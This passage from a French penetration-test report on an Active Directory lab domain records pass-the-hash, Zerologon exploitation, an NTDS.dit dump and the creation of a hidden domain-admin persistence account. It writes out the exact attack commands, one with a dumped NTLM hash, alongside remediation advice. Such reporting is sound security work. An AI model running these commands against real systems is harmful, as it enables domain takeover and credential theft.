SF-Port53-TCP:V=7.95%I=7%D=10/7%Time=6AC64E65%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,E,"\0\x0c\0\x06\x81\x05\0\0\0\0\0\0\0");

Service detection performed. Please report any incorrect results at https://n
```

Fig. 2b — Hôtes 10.10.100.40 (applicatif Linux/nginx) et 10.10.100.254 (DNS/HTTP/HTTPS — passerelle).




Fig. 2c — Zone MGMT (10.10.10.0/24) : seul SSH (22) ouvert sur .20/.30/.40/.50 — surface restreinte.

6.2 Pass-the-hash Administrateur (serveur membre 10.10.110.10)

CRITICITÉ : CRITIQUE

Vecteur : Authentification NTLM rejouable (SMB / WinRM)

Description

Le serveur membre accepte l'authentification NTLM sans mot de passe en clair. Le hash NTLM Administrateur permet une connexion SMB authentifiée, l'ouverture d'une session WinRM, et un shell administrateur complet.

Commandes utilisées

```
nxc smb 10.10.110.10 -u Administrateur -H <NTLM>
evil-winrm -i 10.10.110.10 -u Administrateur -H <NTLM>
wmiexec.py -hashes :<NTLM> Administrateur@10.10.110.10
```




Fig. 3 — Shell Evil-WinRM ouvert avec le hash Administrateur : le pass-the-hash fonctionne aussi via WinRM.

Préconisations Restreindre SMB (445) et WinRM (5985) aux seules machines d'administration (filtrage IP), interdire le pass-the-hash (Protected Users, Credential Guard), désactiver NTLM lorsque possible.

6.3 Zerologon exploité — CVE-2020-1472 (prise de contrôle du DC)

CRITICITÉ : CRITIQUE — CVSS v3 : 10.0 / 10

Vecteur : AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

Description

Contrairement à une simple détection, la faille a été exploitée : réinitialisation du mot de passe machine du DC, puis dump intégral de la base NTDS.dit (tous les comptes et hashes du domaine).

Exploitation — réinitialisation du mot de passe machine du DC

```
git clone https://github.com/SecuraBV/CVE-2020-1472.git
python3 zerologon_tester.py KILLERBEE 10.10.100.10
python3 cve-2020-1472-exploit.py KILLERBEE 10.10.100.10
```




Fig. 4 — Exécution de l'exploit : « Target vulnerable, changing account password to empty string » puis « Exploit complete! ».

Dump de la base NTDS.dit

```
impacket-secretsdump -no-pass -just-dc 'killerbee.lan/SRV-AD01$@10.10.100.10'
```




Fig. 5 — Dump NTDS.dit : hash Administrateur du domaine (NT 5a147cec…) et ensemble des comptes, dont des comptes de service (svc_sqlserver, svc_ldap…) et d'administration délégués.




Fig. 5bis — Suite du dump : comptes utilisateurs supplémentaires (test.user01, prod.user01…).




Fig. 5ter — Suite du dump : comptes machine (SRV-AD01$, SRV-SQL01$, CLI-W10-01$…) et clés Kerberos (krbtgt…) — exposition aux attaques Golden/Silver Ticket.

Recoupement. Le hash du compte svc_sqlserver exploité en section 7.1 (accès SMB à SRV-SQL01) provient de ce dump NTDS — la compromission AD alimente directement l'accès au serveur de données.

Rejeu du hash Administrateur contre le DC

```
impacket-wmiexec -hashes :5a147cec86247b63ede738321dedb9bd Administrateur@10.10.100.10
```




Fig. 6 — Shell semi-interactif ouvert sur le DC via wmiexec et le hash Administrateur dumpé.




Fig. 7 — whoami : exécution en tant que killerbee\administrateur sur le contrôleur de domaine.




Fig. 8 — whoami /priv : privilèges sensibles actifs (SeDebug, SeBackup, SeRestore, SeImpersonate…) — contrôle total.




Fig. 9 — whoami /groups : appartenance à « Admins du domaine » et « Administrateurs de l'entreprise ».

En fin d'intervention, le mot de passe machine original du DC a été restauré (restorepassword.py) pour ne pas casser la réplication Active Directory.

Préconisations Patcher Zerologon (CVE-2020-1472) sur tous les DC — appliquer les correctifs Netlogon en mode sécurisé — en priorité absolue ; auditer l'intégralité des comptes et faire tourner les secrets du domaine (krbtgt deux fois).

6.4 Persistance — compte caché et prise du compte Administrateur

CRITICITÉ : HAUTE

Vecteur : Post-exploitation — persistance domaine

Pour démontrer l'impact réel, un compte de persistance « orphelia » a été créé puis ajouté aux Admins du domaine, et le mot de passe du compte Administrateur intégré a été directement modifié — sans aucune alerte côté défense.

```
net group "Admins du domaine" orphelia /add /domain
net user orphelia <mot_de_passe> /add /Domain
net user Administrateur <mot_de_passe_redige> /domain
```




Fig. 10 — Ajout du compte « orphelia » au groupe « Admins du domaine ».




Fig. 11 — Création d'un second compte de domaine depuis le même accès — multiplication des comptes de persistance.




Fig. 12 — État du compte Administrateur avant modification (membre des Admins du domaine).





Fig. 13 — Changement du mot de passe du compte Administrateur du domaine (valeur masquée dans ce rapport).

Nettoyage post-audit requis. Supprimer le compte « orphelia » et le retirer des Admins du domaine ; réinitialiser le mot de passe Administrateur par voie hors bande ; contrôler les membres du groupe Admins du domaine.

6.5 Exposition réseau, absence de détection et constats complémentaires

Test	Résultat	Criticité
Pass-the-hash Administrateur	Accès admin complet via SMB/WinRM — NTLM rejouable	**Critique**

(10.10.110.10)		
Zerologon exploité (CVE-2020-1472)	Reset mot de passe machine DC + dump NTDS.dit complet	**Critique**
Persistance (orphelia + modif Administrateur)	Compte caché en Admins du domaine, mot de passe Administrateur changé	**Haute**
Exposition des ports du DC	LDAP/SMB/RPC/GC joignables depuis plusieurs zones	**Haute**
SMB non restreint	Connexions acceptées depuis tout le réseau interne	**Haute**
WinRM (5985) ouvert à tous	Shell distant dès qu'un hash/identifiant est obtenu	**Haute**
MS17-010 / EternalBlue (CVE-2017-0143)	nmap smb-vuln-ms17-010 → VULNERABLE (détection, Kris)	**Critique**
Absence de détection SIEM	Aucune alerte malgré PtH, dump, création de compte admin	**Moyenne**
Gateway exposée (10.10.110.254)	HTTP/HTTPS sans bannière claire	**Moyenne**
Signature SMB (SMBv2/3 du DC)	Exigée — anti-relais	**Positif**



Preuve — nmap --script smb-vuln-ms17-010 sur 10.10.100.10 : SMBv1 VULNERABLE (CVE-2017-0143, risk factor HIGH) — détection complémentaire (volet systèmes).

Préconisations Isoler les services du DC (88/389/445/5985) par filtrage IP et segmentation ; mettre en place des alertes SIEM sur la création de comptes de domaine et les modifications du groupe Admins du domaine ; déployer une détection des mouvements latéraux / usage de hashes

NTLM (EDR) ; désactiver SMBv1 et corriger MS17-010 ; auditer régulièrement l'AD (PingCastle / Purple Knight).

7. DONNÉES, FORGE ET APPLICATIF

7.1 Serveur de données / SQL (SRV-SQL01)

Cible	10.10.110.30 — SRV-SQL01 (Windows Server 2022, build 20348)
Services	SMB 445 ouvert ; SQL 1433/1434 filtrés ; partages ADMIN$, C$, IPC$, SauvegardesSQL$
Outils	nmap, NetExec

Test	Résultat	Criticité
Compte de service SQL réutilisé	svc_sqlserver (empreinte NTLM) ouvre une session SMB sur le serveur	**Critique**
Partages admin + sauvegardes accessibles	ADMIN$, C$ (admin local) et SauvegardesSQL$ (fichiers de base)	**Critique**
Signature SMB désactivée	signing: False — relais SMB possible si interception	**Haute**
Exposition SMB du VLAN données	445 ouvert / joignable hors VLAN, 1433-1434 filtrés	**Moyenne**


Finding principal — Compte de service sur-privilégié (CVSS 8.8)

CRITICITÉ : CRITIQUE — CVSS v3 : 8.8 / 10


Vecteur : AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Le compte qui fait tourner SQL Server (svc_sqlserver) atteint les partages d'administration (ADMIN$, C$) et le partage des sauvegardes SauvegardesSQL$. Une sauvegarde SQL sur ce partage, c'est la base en fichier. Un compte de service ne devrait pas disposer de droits d'administration locale. Aucun fichier n'a été téléchargé : le constat s'arrête à l'accès.

```
netexec smb 10.10.110.30 -u svc_sqlserver -H <hash> -d killerbee.lan --shares
```



Preuve — NetExec : session SMB ouverte avec svc_sqlserver sur SRV-SQL01 (Win 2022, signing: False) ; partages ADMIN$, C$, IPC$ et SauvegardesSQL$ énumérés.



Scan nmap de 10.10.110.30 : 445/tcp ouvert, 1433/1434 filtrés — le partage est joignable alors que SQL ne l'est pas.

Préconisations Retirer svc_sqlserver du groupe Administrateurs, lui interdire C$ et ADMIN$, sortir les sauvegardes de SauvegardesSQL$ (ou n'y laisser que le compte de backup), activer la signature SMB, changer le mot de passe du compte (empreinte sortie du domaine).

7.2 Forge logicielle — GitLab

Cible	10.10.100.40 — GitLab CE (HTTP 80, redirection vers /users/sign_in)
Outils	nmap, cURL, navigateur

